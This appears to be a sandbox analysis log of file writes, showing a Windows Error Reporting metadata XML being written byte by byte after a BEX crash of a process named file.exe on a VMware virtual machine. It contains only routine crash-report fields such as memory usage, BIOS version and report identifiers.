C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 37 00 38 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>77896< /QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 31 00 32 00 39 00 37 00 32 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>45129728</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 37 00 36 00 34 00 30 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>46764032</PeakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 31 00 32 00 39 00 37 00 32 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>45129728</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4802	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4854	4	0d 00 0a 00		success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4858	2	09 00		success or wait	18	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4862	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	5568	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	5572	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	5574	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	5614	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	5618	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	5620	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	5658	4	0d 00 0a 00		success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	5662	2	09 00		success or wait	12	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	5666	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6220	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6224	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6226	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6266	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6270	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6272	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6310	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6314	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6318	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6412	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6416	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6420	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>bexsgb, Inc.</SystemManufacturer>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6526	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6530	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6534	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>bexsgb7,1</SystemProductName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6630	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6634	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6638	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6758	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6762	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6766	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 33 00 33 00 32 00 33 00 38 00 31 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1613323815</OSInstallDate>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6848	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6852	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6856	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6958	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6962	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	6966	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7034	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7038	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7040	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7080	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7084	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7086	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7120	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7124	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7128	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7224	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7228	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7230	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7266	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7270	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7272	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7296	4	0d 00 0a 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7300	2	09 00		success or wait	6	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7304	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7562	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7566	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7568	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7594	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7598	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7600	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 31 00 3a 00 35 00 38 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:41:58Z">	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7700	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7704	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7708	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 31 00 33 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="306" PID="6136" UptimeMS="2406" TimeSinceCreationMS="2406" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7970	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7974	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7978	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	7998	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8002	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8004	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8042	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8046	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8048	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8086	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8090	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8094	98	3c 00 47 00 75 00 69 00 64 00 3e 00 38 00 35 00 35 00 36 00 32 00 66 00 38 00 32 00 2d 00 34 00 64 00 65 00 37 00 2d 00 34 00 64 00 33 00 37 00 2d 00 62 00 63 00 32 00 32 00 2d 00 62 00 65 00 31 00 35 00 64 00 64 00 31 00 66 00 35 00 39 00 35 00 33 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>85562f82-4de7-4d37-bc22-be15dd1f5953</Guid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8192	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8196	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8200	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 31 00 3a 00 35 00 38 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:41:58Z</CreationTime>	success or wait	1	6DA8497A	unknown
